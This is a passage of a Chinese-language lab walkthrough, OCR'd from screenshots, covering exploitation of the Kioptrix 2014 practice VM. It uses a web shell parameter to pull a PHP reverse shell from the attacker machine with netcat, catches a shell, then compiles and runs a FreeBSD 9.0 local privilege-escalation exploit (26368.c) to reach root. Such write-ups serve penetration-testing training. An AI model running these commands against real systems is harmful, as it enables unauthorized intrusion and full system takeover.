


http://192.168.0.107:8080/phptax/data/test.php?cmd=nc 192.168.0.106 4444 > php-reverse-shell.php

□ Post data □ Referer ☑ User Agent □ Cookies

U Mozilla/4.0 Mozilla4_broswer

7. 访问data的目录遍历，看php-reverse-shell.php文件是否已经被成功下载了



Index of /phptax/data


- Parent Directory
- 1040/
- SchA/
- SchB/
- SchD/
- SchD1/
- W2/
- pdf/
- php-reverse-shell.php
- test.php

http://192.168.0.107:8080/phptax/data/

□ Post data □ Referer ☑ User Agent □ Cookies

U Mozilla/4.0 Mozilla4_broswer

8. 访问php-reverse-shell.php文件执行其中的反弹shell命令，如下，成功获取shell



Index of /phptax/data


- Parent Directory
- 1040/
- SchA/
- SchB/
- SchD/
- SchD1/
- W2/
- pdf/
- php-reverse-shell.php
- test.php

92.168.0.107

```
┌──(kali㉿kali)-[~]
└─$ cd vuln

┌──(kali㉿kali)-[~/vuln]
└─$ ls
21665.txt  21833.rb  php-reverse-shell.php

┌──(kali㉿kali)-[~/vuln]
└─$ mousepad php-reverse-shell.php

┌──(kali㉿kali)-[~/vuln]
└─$ nc -lvnp 4444 < php-reverse-shell.php
listening on [any] 4444 ...
connect to [192.168.0.106] from (UNKNOWN) [192.168.0.107] 19422

┌──(kali㉿kali)-[~/vuln]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.106] from (UNKNOWN) [192.168.0.107] 41333
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30
UTC 2012     root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
10:40PM  up 32 mins, 0 users, load averages: 0.00, 0.00, 0.00
USER       TTY      FROM              LOGIN@  IDLE WHAT
uid=80(www) gid=80(www) groups=80(www)
sh: can't access tty; job control turned off
$ 
```


三、权限提升

1. uname -a查看系统内核版本，是FreeBSD 9.0内核的




```
$ uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cse.buffalo.edu:/usr/obj/usr/src
/sys/GENERIC  amd64
$ 
```

2. 搜索该版本内核漏洞，发现存在两个漏洞



```
└─$ searchsploit FreeBSD 9.0
 ----------------------------------------------------------------------------- ---------------------------------
  Exploit Title                                                               |  Path
 ----------------------------------------------------------------------------- ---------------------------------
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation                        | freebsd/local/28718.c
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation                  | freebsd/local/26368.c
 ----------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

3. 将exp脚本复制出来，通过nc上传到靶机，通过shell文件执行pwd命令得知web路径




/usr/local/www/apache22/data2/phptax/data ";

http://192.168.0.107:8080/phptax/data/test.php?cmd=pwd

☐ Post data ☐ Referer ☑ User Agent ☐ Cookies Add Header Clear All

U Mozilla/4.0 Mozilla4_broswer

4. cd到web路径，gcc编译exp脚本，然后执行编译好的exp二进制可执行文件，如下，成功获取root权限



```
$ cd /usr/local/www/apache22/data2/phptax/data
$ ls
1040
26368.c
SchA
SchB
SchD
SchD1
W2
pdf
php-reverse-shell.php
test.php
$ gcc 26368.c -o exp
26368.c:89:2: warning: no newline at end of file
$ ls
1040
26368.c
SchA
SchB
SchD
SchD1
W2
exp
pdf
php-reverse-shell.php
test.php
$ ./exp
id
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
whoami
root
```